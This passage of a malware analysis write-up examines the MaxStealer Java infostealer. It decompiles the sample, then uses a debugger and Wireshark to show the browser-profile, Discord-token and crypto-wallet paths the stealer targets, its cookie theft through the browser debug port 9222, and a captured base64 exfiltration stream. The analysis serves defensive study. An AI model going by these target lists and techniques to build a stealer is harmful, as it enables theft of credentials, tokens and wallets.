
```
PS C:\Users[redacted]\Desktop\MaxStealer> java -jar .\cfr-0.152.jar C:\Use
axStealer\MaxStealer.jar --outputdir .\MaxStealer\MaxStealer\
Processing C:\Users\detonatore\Desktop\MaxStealer\MaxStealer\MaxStealer\Max
Processing com.fasterxml.jackson.annotation.JsonAutoDetect
Processing org.apache.http.protocol.HttpExpectationVerifier
Processing com.google.gson.internal.Primitives
Processing org.apache.commons.codec.language.Caverphone
Processing org.apache.http.HttpHost
Processing org.glassfish.grizzly.IOStrategy
Processing org.glassfish.tyrus.core.cluster.BroadcastListener
Processing com.sun.jna.platform.win32.Cryptui
Processing org.glassfish.tyrus.core.uri.internal.PathTemplate
Processing org.apache.http.impl.conn.IdleConnectionHandler
Processing javax.websocket.HandshakeResponse
Processing com.fasterxml.jackson.databind.deser.impl.ObjectIdReader
Processing com.fasterxml.jackson.core.io.doubleparser.JavaBigDecimalParser
Processing org.apache.commons.codec.net.QCodec
Processing org.apache.commons.codec.binary.Base32InputStream
Processing org.glassfish.tyrus.client.auth.DigestAuthenticator
Processing org.glassfish.tyrus.core.uri.internal.UriTemplate
Processing org.apache.commons.logging.LogSource
Processing org.glassfish.tyrus.core.TyrusUpgradeResponse
Processing org.apache.http.impl.client.AuthenticationStrategyAdaptor
Processing com.fasterxml.jackson.databind.introspect.package-info
Processing com.fasterxml.jackson.databind.ser.std.InetAddressSerializer
Processing org.apache.http.client.RequestDirector
Processing org.apache.http.impl.conn.DefaultSchemePortResolver
Processing com.google.gson.JsonArray
Processing org.apache.http.impl.DefaultBHttpServerConnectionFactory
Processing com.sun.jna.WeakMemoryHolder
```

Unfortunately, cfr isn't able to decompile the malware, it gets stuck in one of the most interesting classes:



```
Processing org.glassfish.tyrus.core.frame.PongFrame
Processing org.glassfish.grizzly.http.Protocol
Processing Max.Maxt
```

We will use jadx to decompile instead:




```java

@ClientEndpoint
/* loaded from: MaxStealer.jar:Max/Maxt.class */
public class Maxt {
    public static String PcName;
    private static final File appData;
    private static final File localAppData;
    public static Boolean resendEveryTime;
    public static Boolean onlySendZipONCE;
    public static String InfoFileName;
    public static String ilrFolderPath;
    public static String folderMinecraft;
    public static String TempGU;
    public static String DesktopPath;
    static String Startup;
    public static Boolean NotFirstTime;
    public static Boolean getHistory;
    public static Boolean firsttime;
    static String Sessionids;
    static String[] BrowserTypes;
    static String[] DiscordTypes;
    static int numero;
    static String passwords;
    static String NewPasswords;
    static int CookieNumber;
    static String ValidTokens;
    static String TokenStrings;
    static String[] Wallets;
    public static boolean downloaded;
    public static String MinecraftAccountUsernames;
    public static Boolean CheckFeatherAccounts;
    public static Boolean CheckLunarAccounts;
    public static Boolean CheckEssentialsAccounts;
    public static Boolean MinecraftData;
    static final boolean $assertionsDisabled;
    public final String name = "HellomynameisMaxIm17IlovemakingRATandIwillloveyoutooifyouusemeYoucanalsowritetomeandtalktomeIoftengetbored";
    static Class<?> sessionClass;
    static Object sessionInstance;
    private static PrintWriter out;
    private static final Map<String, String> pathsE;
    static String[] badtasksanger;
    private static HashMap<String, String> paths;
    private static final JsonArray cookies;
```

It is interesting to note the String "name", which value is set to "HellomynameisMaxIm17IlovemakingRATandIwillloveyoutooifyouusemeYoucanalsowritetomeandtalktomeIoftengetbored".


The threat actor left its signature inside of the malware, helping us making an attribution

We proceed again identifying the entry point of the program:




```
Manifest-Version: 1.0
Main-Class: Max.Maxt

```

We then toggle a breakpoint inside the main function:



```
static members of Maxt
  PcName = [redacted]"
  appData = {File@1610} "C:\Users\[redacted]\AppData\Roaming"
  localAppData = {File@1611} "C:\Users\[redacted]\AppData\Local"
  resendEveryTime = {Boolean@1612} false
  onlySendZipONCE = {Boolean@1612} false
  InfoFileName = "\ilr-[redacted]
  ilrFolderPath = "C:\Users[redacted]ppData\Local\Temp\TempGui1444264013415027602\ilr[redacted]"
  folderMinecraft = "C:\Users\[redacted]AppData\Local\Temp\TempGui1444264013415027602\ilr-[redacted]\Minecraft"
  TempGU = "C:\Users'[redacted]\AppData\Local\Temp\TempGui1444264013415027602"
  DesktopPath = "C:\Users'[redacted]\Desktop"
  Startup = null
  NotFirstTime = {Boolean@1612} false
  getHistory = {Boolean@1618} true
```


As you can see, some variables are populated with interesting paths.



```
BrowserTypes = {String[8]@1620} ["C:\Users[redacted]..", "C:\Users[redacted].", "C:\Users
  0 = "C:\Users[redacted]\AppData\Local\Google\Chrome\User Data"
  1 = "C:\Users[redacted]AppData\Local\Microsoft\Edge\User Data"
  2 = "C:\Users[redacted]\AppData\Local\Chromium\User Data"
  3 = "C:\Users[redacted]\AppData\Roaming\Opera Software\Opera Stable"
  4 = "C:\Users[redacted]AppData\Roaming\Opera Software\Opera GX Stable"
  5 = "C:\Users[redacted]\AppData\Local\BraveSoftware\Brave-Browser\User Data"
  6 = "C:\Users[redacted]\AppData\Local\Vivaldi\User Data"
  7 = "C:\Users[redacted]AppData\Local\Yandex\YandexBrowser\User Data"
```


A list of browser's paths is populated inside "BrowserTypes". In these paths reside the passwords' file.

The variable "DiscordTypes" is populated with possible Discord access token locations:




```
DiscordTypes = {String[27]@1621} ["C:\Users[redacted]..", "C:\Users[redacted]..", "C:\Use
  0 = "C:\Users[redacted]AppData\Roaming\discord\Local Storage\leveldb"
  1 = "C:\Users[redacted]\AppData\Roaming\discordcanary\Local Storage\leveldb"
  2 = "C:\Users\[redacted]AppData\Roaming\discordptb\Local Storage\leveldb"
  3 = "C:\Users[redacted]AppData\Roaming\Lightcord\Local Storage\leveldb"
```

The variable "Wallets" is populated with possible crypto-wallets locations:




```
Wallets = {String[10]@1625} ["C:\Users[redacted].", "C:\Users[redacted].", "C:\Users[redacted].", "C:\Users
  0 = "C:\Users[redacted]\AppData\Roaming\Zcash"
  1 = "C:\Users[redacted]\AppData\Roaming\Armory"
  2 = "C:\Users\[redacted]AppData\Roaming\Bytecoin"
  3 = "C:\Users[redacted]AppData\Roaming\com.liberty.jaxx\IndexedDB\file_0.indexeddb.leveldb"
  4 = "C:\Users[redacted]AppData\Roaming\Exodus\exodus.wallet"
  5 = "C:\Users[redacted]\AppData\Roaming\Ethereum\keystore"
  6 = "C:\Users[redacted]AppData\Roaming\Electrum\wallets"
  7 = "C:\Users[redacted]\AppData\Roaming\atomic\Local Storage\leveldb"
  8 = "C:\Users\[redacted]\AppData\Roaming\Guarda\Local Storage\leveldb"
  9 = "C:\Users\[redacted]AppData\Local\Coinomi\Coinomi\wallets"
```

The variable DEBUG_URL indicates that the malware will try to start the browser in debug mode on port 9222 for data exfiltration:




```
  DEBUG_PORT = 9222
  DEBUG_URL = "http://localhost:9222/json"
```

The threat actor also made an ASCII art in the code in the variable nothing_to_see_here:




```
nothing_to_see_here = {String[18]@1717} ["  ...", "
> 0 = "  "
> 1 = "  "
> 2 = "  "
> 3 = "  "
> 4 = "  "
> 5 = "  "
> 6 = "  "
> 7 = "  "
> 8 = "  "
> 9 = "  "
> 10 = "  "
> 11 = "  "
> 12 = "  "
```

The malware proceeds with the exfiltration of browser information starting it in debug mode on port 9222:



```
> static members of Maxt
  Variables debug info not available
> param_0 = "ws://localhost:9222/devtools/page/C4CD3D355F52D7D035CAD5A4A78E691C"
> param_1 = "C:\Users\[redacted]\AppData\Local\Temp\TempGui13818001250788410311\ilr[redacted]\Cookies\[NEW Cookies] Edge_Default.txt"
> slot_2 = "C:\Users\[redacted]\AppData\Local\Temp\TempGui13818001250788410311\ilr-[redacted]\Cookies\[NEW Cookies] Edge_Default.txt"
  slot_8 = 0
```

To quickly see what parameters are exfiltrated, we proceed to follow the network traffic with Wireshark:




Wireshark · Follow TCP Stream (tcp.stream eq 24) · connessioni.pcapng

```
{ "name": "bnVsbERFU5tUT6AtR5RMRjNIQ5ludGVsNjRGYW6pbHk7TW4kZWwxNTFTdGVwcGluZzJHZW06aW0lSW05ZWw======================", "ratter": "Max", "Name": "[redacted]","username": "Click", "UUID": "Click", "Token": "Click",  "ipd": "null"}
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
```

The communication is again a websocket, but this time on port 6662.

